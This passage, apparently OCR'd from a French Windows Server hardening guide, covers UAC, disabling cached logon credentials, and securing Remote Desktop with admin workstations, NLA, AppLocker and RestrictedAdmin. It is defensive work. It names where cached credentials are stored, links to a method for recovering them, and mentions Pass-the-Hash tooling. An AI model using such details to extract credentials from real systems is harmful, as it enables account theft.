


De générer deux jetons d'accès :
Un jeton d'accès avec tous les privilèges et SID de l'utilisateur est généré. Un second jeton est aussi généré avec des droits réduits (suppression des SID de groupes comme *Administrators*). L'utilisateur peut utiliser son jeton non filtré seulement après avoir été élevé (fenêtre de confirmation ou si l'utilisateur a exécuté l'application *en tant qu'administrateur*).



D'activer le mode protégé d'Internet Explorer :
L'UAC doit être activé pour que le mode protégé d'Internet Explorer soit actif. Cela permet de garantir qu'aucun script ActiveX (ou autres scripts qui s'exécutent dans Internet Explorer) ne pourra effectuer de changement sur le système.

Par défaut, l'UAC est désactivé pour le compte *Administrator* (compte créé par défaut par Windows) et activé pour tous les autres comptes utilisateurs.
Il peut uniquement être désactivé par *stratégie de groupe (GPO)* pour les autres utilisateurs qui sont administrateurs de la machine.



Si vous désactivez l'UAC via *Control Panel* | *Users Accounts* | *Change User Account Control Settings*, l'UAC n'est pas complètement désactivé sous Windows. Si vous essayez d'arrêter un service depuis l'invite de commande, vous aurez un message *Access is denied*.


L'UAC est désactivé de base sur un serveur déployé en mode *Core* et *Interface réduite* (sans interface graphique).

L'article Microsoft http://support.microsoft.com/kb/2526083 explique que l'on peut désactiver l'UAC sur une machine où seuls des administrateurs sont habilités à se connecter. On pourrait donc désactiver l'UAC sur les contrôleurs de domaine. A titre personnel, je préfère conserver l'UAC mais les 2 réglages ci-dessous sont acceptables pour les contrôleurs de domaine :


- Désactiver complètement l'UAC : cela désactive aussi le mode protégé d'Internet Explorer.
- Désactiver partiellement l'UAC (équivalent du niveau 1 de l'UAC dans *Control Panel* | *Users Accounts* | *Change User Account Control Settings*).

Astuces pour travailler sur une machine Windows 2012 R2 avec l'UAC actif.

Lancer une invite de commande *PowerShell* en tant qu'administrateur. Lancer ensuite tous les programmes comme *regedt32* depuis cette invite de commande PowerShell. Cette astuce ne fonctionne malheureusement pas pour l'explorateur Windows.




Pour lancer l'explorateur en tant qu'administrateur il faut utiliser une autre astuce décrite sur ce site : https://social.technet.microsoft.com/Forums/windows/en-US/1798a1a7-bd2e-4e42-8e98-0bc715e7f641/unable-to-open-an-elevated-windows-explorer-window
Lancer le gestionnaire de tâche. Terminer le processus explorer.exe.
Lancer ensuite Explorer.exe en cohant la case *Create this task with administrative privileges*.




Cela fonctionne. On a un explorateur non restreint. Plus de risque d'altérer les permissions.

6.7 DESACTIVER LA MISE EN CACHE HORS CONNEXION DES SESSIONS


Quand un utilisateur ouvre une session, son login / mot de passe est mis en cache sur la machine dans *HKEY_LOCAL_MACHINE\SECURITY\CACHE*. Par défaut, seul le compte *System* a les droits de visualiser le contenu de cette clé. Cela permet par exemple à un utilisateur qui dispose d'un ordinateur portable d'ouvrir sa session quand il n'est pas connecté au réseau d'entreprise.
Ce mode de fonctionnement n'est pas applicable aux serveurs et aux stations de travail fixes. Pour cette raison et pour des raisons de sécurité, je vous invite à désactiver la mise en cache des sessions pour toutes les machines sauf les ordinateurs fixes.



L'article suivant explique comment récupérer le mot de passe en cache sous Windows 2000 / XP.
http://www.passcape.com/domain_cached_passwords



Pour désactiver la mise en cache des connexions utilisateurs via les GPO, il faut définir le paramètre suivant :



6.8 RENFORCER LA SECURITE DU BUREAU A DISTANCE

Je vous invite à lire la documentation suivante https://www.sstic.org/media/SSTIC2012/SSTIC-actes/securite_rdp/SSTIC2012-Article-securite_rdp-ebalard_bordes_rigo_2.pdf qui explique en détail comment fonctionne le protocole RDP et comment le configurer de manière sécurisée. Les recommandations suivantes sont extraites de ce guide et d'un document Microsoft qui liste les bonnes pratiques de sécurité pour Active Directory (disponible à cette adresse http://aka.ms/bpsad).

6.8.1 UTILISER DES STATIONS DE TRAVAIL D'ADMINISTRATION


Dans la mesure du possible, vous devez limiter au maximum les connections directes en *Bureau à distance (TSE)* sur les contrôleurs de domaine. L'administration de l'annuaire Active Directory doit se faire depuis des machines d'administration sous Windows 2008 R1 ou versions ultérieures. Ces machines doivent disposer uniquement des outils d'administration Active Directory comme *Active Directory Users and Computers, Active Directory Administrative Center* et le *module Active Directory pour PowerShell*. L'accès Internet sur les machines d'administration doit être restreint (interdit si possible). Ces machines doivent être hébergées dans des locaux sécurisés afin de les protéger contre le vol. Pour rappel des attaques comme *NTLM Pass The Hash* ou avec un outil comme *INCOGNITO* pourrait permettre à un utilisateur ayant dérobé une machine d'administration d'effectuer une élévation de privilèges (récupérer les accès des comptes utilisateurs avec des privilèges sur l'annuaire Active Directory). Pour cette même raison, il n'est pas recommandé d'administrer l'annuaire Active Directory depuis des stations de travail standard non sécurisées. Pour cela, vous devez restreindre les machines sur lesquelles les comptes utilisateurs avec des privilèges d'administration peuvent ouvrir une session.

Aller dans les propriétés du compte utilisateur, onglet *Account* puis cliquer sur le bouton *Log on To* et cocher la case *The following computers*. Entrer la liste des machines sur lesquelles l'utilisateur peut ouvrir sa session. L'attribut sous-jacent gère jusqu'à 1024 valeurs. Une alternative à cette méthode est de configurer le paramètre de GPO *Deny logon locally* à un groupe d'utilisateurs dont sont membres tous les comptes utilisateur avec des privilèges d'administration sur l'annuaire.
Vous pouvez aussi bloquer l'accès via le réseau à toutes les machines (autres que les stations d'administration et les contrôleurs de domaine) pour les comptes d'administration Active Directory. Cela peut être mise en œuvre avec le paramètre de GPO *Deny Access to this computer from the network*.


6.8.2 CONFIGURER LE SERVICE BUREAU A DISTANCE

Si vous disposez de machines d'administration sous Windows 2003 Server :
Dans la mesure du possible, migrez vers Windows 2008 R2 ou une version ultérieure. Si cela n'est pas possible, vous devez déployer le service pack 1 (service pack 2 recommandé) sur la machine Windows 2003, générer un certificat ordinateur depuis une autorité de certification externe ou une autorité de certification Microsoft d'entreprise (voir procédure de déploiement en annexe) puis appliquer les préconisations de l'article suivant : http://support.microsoft.com/kb/895433/en-us

Si vous disposez de serveurs de machines d'administration sous Windows 2008 ou versions ultérieures :
L'accès RDP se fait via le protocole TLS. Cependant, ces machines disposent d'un certificat auto-signé. Vous devez générer un certificat ordinateur pour chaque machine d'administration avec une autorité de certification externe ou avec une autorité de certification d'entreprise Microsoft (voir procédure de déploiement en annexe).
Il faut ensuite configurer le Bureau à distance avec les bons paramètres. Cela peut être fait l'onglet Remote dans *Control Panel | System*.
Cocher les cases *Allow remote connections to this computer* et *Allow connections only from computers running Remote Desktop with Network Level Authentication*.



La console *Remote Desktop Session Host Configuration* n'existe pas sous Windows 2012 R2 ! Il faut donc configurer le serveur par GPO. Cela vous permettra ainsi de désactiver le mappage des imprimantes (qui génèrent généralement de nombreuses erreurs dans les journaux d'événements). Pour cela, déplacer les comptes ordinateurs des machines d'administration dans une OU séparée.
Lancer la console GPMC et créer et lier une nouvelle GPO appelée *Administrative-computers*. Aller dans *Computer Configuration* | *Policies* | *Administrative Templates* | *Windows Components* | *Remote Desktop Services* | *Remote Desktop Session Host* | *Security*. Définir les paramètres de GPO de la manière suivante pour configurer l'accès RDP sous SSL avec authentification *NLA*.
Vous pouvez aussi configurer le service RDP pour ne plus mapper les imprimantes dans les sessions TSE (*Computer Configuration* | *Policies* | *Administrative Templates* | *Windows Components* | *Remote Desktop Services* | *Remote Desktop Session Host* | *Printer Redirection).*
Vous devez obtenir la configuration ci-dessous.



6.8.3 AUTORISER UNIQUEMENT LES OUTILS D'ADMINISTRATION

Vous pouvez augmenter fortement la sécurité de l'annuaire en renforçant la sécurité des stations de travail d'administration. Vous pouvez en effet activer *AppLocker* sur ces stations de travail afin d'autoriser uniquement les outils d'administration requis par les administrateurs.
AppLocker permettra par exemple d'empêcher l'exécution d'un navigateur tiers ou même d'Internet Explorer. Je vous invite à lire ce document qui présente comment sécuriser des serveurs *Remote Desktop Services* avec AppLocker. Dans ce document, les règles de base *AppLocker* qui autorisent tous les exécutables dans C:\Windows sont supprimées. Seuls les exécutables requis pour le démarrage d'une session Remote Desktop et les outils d'administration sont autorisés :
http://msreport.free.fr/articles/Securisation_RDS_2008_R2_V.1.0.1.pdf


AppLocker nécessite des stations de travail sous Windows 7 Enterprise / Ultimate (ou versions ultérieures) ou Windows Server 2008 R2 (ou versions ultérieures).

Si vos stations d'administration sont sous Windows 2003 Server, vous pouvez utiliser les stratégies de restrictions logicielles : http://msreport.free.fr/?p=202

6.8.4 CONFIGURER LE CLIENT BUREAU A DISTANCE

Vous devez déployer le client RDP 7.0 (au minimum) sur toutes les stations de travail Windows Vista ou versions ultérieures. Il existe une procédure pour permettre l'authentification NLA avec Windows XP SP3 (http://support.microsoft.com/kb/951608/en-us) mais l'utilisation de ce système est fortement déconseillée (plus de correctif de sécurité depuis avril 2014).

Au niveau du client Bureau à distance, aller dans l'onglet *Advanced* puis sélectionner *Do not connect* pour le champ *If server authentication fails*. Ce paramètre peut se configurer au niveau du paramètre de GPO *Configure server authentication for client* sous *Computer Configuration* | *Policies* | *Administrative Templates* | *Windows Components* | *Remote Desktop Services.*



En cas de tentative de connexion depuis une machine en groupe de travail (qui ne reconnaît pas le certificat comme étant de confiance), un message d'erreur apparaît.

6.8.5 UTILISER LA FONCTIONNALITE « *RESTRICTEDADMIN* »

Il s'agit d'une nouvelle fonctionnalité du Bureau à distance qui permet de lutter contre les attaques de type *NTLM Pass The Hash*. Cette nouvelle fonctionnalité permet de disposer des accès administrateur uniquement sur la machine locale. En cas d'accès à une autre machine, on ne dispose uniquement des permissions du compte ordinateur du serveur sur lequel on s'est connecté. Cette fonctionnalité

